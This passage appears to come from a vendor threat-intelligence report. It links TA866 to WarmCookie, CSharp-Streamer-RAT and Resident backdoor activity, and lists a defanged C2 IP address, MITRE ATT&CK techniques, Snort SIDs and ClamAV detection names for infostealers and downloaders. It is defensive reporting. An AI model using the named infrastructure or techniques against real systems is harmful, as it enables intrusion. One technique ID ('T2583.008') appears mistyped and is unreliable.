- We have observed CSharp-Streamer-RAT delivered as a follow-on payload in TA866 intrusion activity from 2023 as well as WarmCookie intrusion activity in 2024. The C2 servers used by both CSharp-Streamer-RAT samples shared SSL characteristics that appear to have been programmatically generated in a consistent manner. Leveraging internet census data, we identified a cluster of four total C2 servers with SSL certificates matching this algorithm.
- Following an analysis of both Resident backdoor and WarmCookie, we assess that the same threat actor likely authored both. In several cases, core functionality is implemented in a consistent manner across both Resident backdoor samples and recent WarmCookie samples.

Based on our analysis, we assess that TA866 is likely associated with both clusters of malicious activity.

Prior reporting also indicates that the CSharp-Streamer-RAT C2 server (`109[.]236[.]80[.]191`) observed in previous intrusion activity that we attribute to TA866 has also been seen in intrusion activity linked to IcedID and ALPHV ransomware.

In several cases, we observed the repeated deployment of Cobalt Strike beacons following successful compromise of organizational networks. We have observed overlaps in the distribution infrastructure used and the cluster of infrastructure associated with ShadowSyndicate in prior reporting.

Mitre ATT&CK Techniques

Reconnaissance

- T1589.002 Gather Victim Identity Information: Email Addresses

Resource Development

- T1586.002 Compromise Accounts: Email Accounts
- T1608.006 Stage Capabilities: SEO Poisoning
- T2583.008 Acquire Infrastructure: Malvertising

Initial Access

- T1566 Phishing
- T1566.001 Spearphishing Attachment
- T1566.002 Spearphishing Link

Execution

- T1059.001 Command and Scripting Interpreter: PowerShell
- T1059.003 Command and Scripting Interpreter: Windows Command Shell
- T1047 Windows Management Instrumentation

Persistence

- T1574.002 Hijack Execution Flow: DLL Side-Loading

Defense Evasion

- T1218.007 System Binary Proxy Execution: Msiexec

Discovery

- T1069.002 Permission Groups Discovery: Domain Groups
- T1016 System Network Configuration Discovery
- T1482 Domain Trust Discovery

- T1018 Remote System Discovery
- T1057 Process Discovery
- T1007 System Service Discovery
- T1518.001 Software Discovery: Security Software Discovery
- T1124 System Time Discovery
- T1082 System Information Discovery
- T1033 System Owner / User Discovery

Command and Control

- T1105 Ingress Tool Transfer
- T1219 Remote Access Software
- T1071.001 Application Layer Protocol: Web Protocols

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protection with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort rule(s) have been developed to detect activity associated with this malicious activity.

- Snort 2 SIDs: 64139, 64140, 64141, 64142, 64143, 64144, 64145, 64146, 64147, 64148, 64149, 64150, 64151, 64152, 64153, 64154, 64155, 64156, 64157, 64158, 64159, 64160, 64161, 64162.
- Snort 3 SIDs: 64153, 64154, 64155, 64156, 64157, 64158, 64159, 64160, 64161, 64162, 301044, 301045, 301046, 301047, 301048, 301049, 301050.

The following ClamAV signatures have been developed to detect activity associated with this malicious activity.

- Js.Downloader.Agent-10022279-0
- Vbs.Downloader.Agent-10022291-0
- Win.Trojan.WasabiSeed-10022304-0
- Js.Trojan.Screenshotter-10022306-0
- Js.Trojan.Agent-10022307-0
- Win.Trojan.Lazy-10022308-0
- Win.Trojan.Screenshotter-10022309-0
- PUA.Win.Tool.NetPing-10022493-0
- Win.Malware.CobaltStrike-10022494-0
- PUA.Win.Tool.AutoHotKey-10022305-1
- PUA.Win.Tool.RemoteUtilities-9869515-0
- PUA.Win.Tool.AdFind-9962378-0
- Txt.Downloader.AHKBot-10024463-0
- Ps1.Malware.CobaltStrike-10024466-0
- Win.Infostealer.Rhadamanthys-10024467-0
- Txt.Infostealer.Rhadamanthys-10024468-0
- Win.Backdoor.Agent-10025011-0
- Vbs.Trojan.Screenshotter-10025015-0
- Win.Malware.Warmcookie-10036688-0
- Win.Malware.CSsharpStreamer-10036641-0

Indicators of Compromise

Indicators of compromise associated with TA866 activity can be found in our GitHub repository here.
